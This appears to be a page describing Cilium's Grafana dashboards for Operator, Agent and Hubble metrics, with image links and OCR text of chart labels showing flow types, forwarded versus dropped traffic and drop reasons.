
Dashboard for the Cilium v1.12 (https://cilium.io/) Operator metrics

Prometheus

Details


Cilium Dashboards on Grafana

Agent Metrics




Cilium Dashboards on Grafana

Hubble Metrics


General / Cilium v1.11 Hubble Metrics
Last 6 hours
30s
General Processing
Flows processed Per Node
300 ops/s
200 ops/s
100 ops/s
0 ops/s
09:00
10:00
11:00
12:00
13:00
14:00
avg
min
max
Flows Types
600 ops/s
400 ops/s
200 ops/s
0 ops/s
Drop L7 PolicyVerdict Trace Drop L7 PolicyVerdict Trace Drop L7 PolicyVerdict
Trace Drop L7 PolicyVerdict Trace Drop L7 PolicyVerdict Trace
L7 Flow Distribution
30 ops/s
20 ops/s
10 ops/s
0 ops/s
DNS HTTP DNS DNS DNS DNS HTTP
Trace Flow Distribution
600 ops/s
400 ops/s
200 ops/s
0 ops/s
to-endpoint to-network to-proxy to-stack to-endpoint to-proxy to-stack to-endpoint to-proxy
to-stack to-endpoint to-network to-proxy to-stack to-endpoint to-network to-proxy to-stack
Network
Forwarded vs Dropped
300 ops/s
200 ops/s
100 ops/s
0 ops/s
DROPPED FORWARDED REDIRECTED DROPPED FORWARDED REDIRECTED DROPPED FORWARDED
REDIRECTED DROPPED FORWARDED REDIRECTED DROPPED FORWARDED REDIRECTED
Drop Reason
6 p/s
4 p/s
2 p/s
0 p/s
Policy denied Unsupported L3 protocol Policy denied Unsupported L3 protocol Policy denied
Unsupported L3 protocol Unsupported protocol for NAT masquerade Policy denied Success

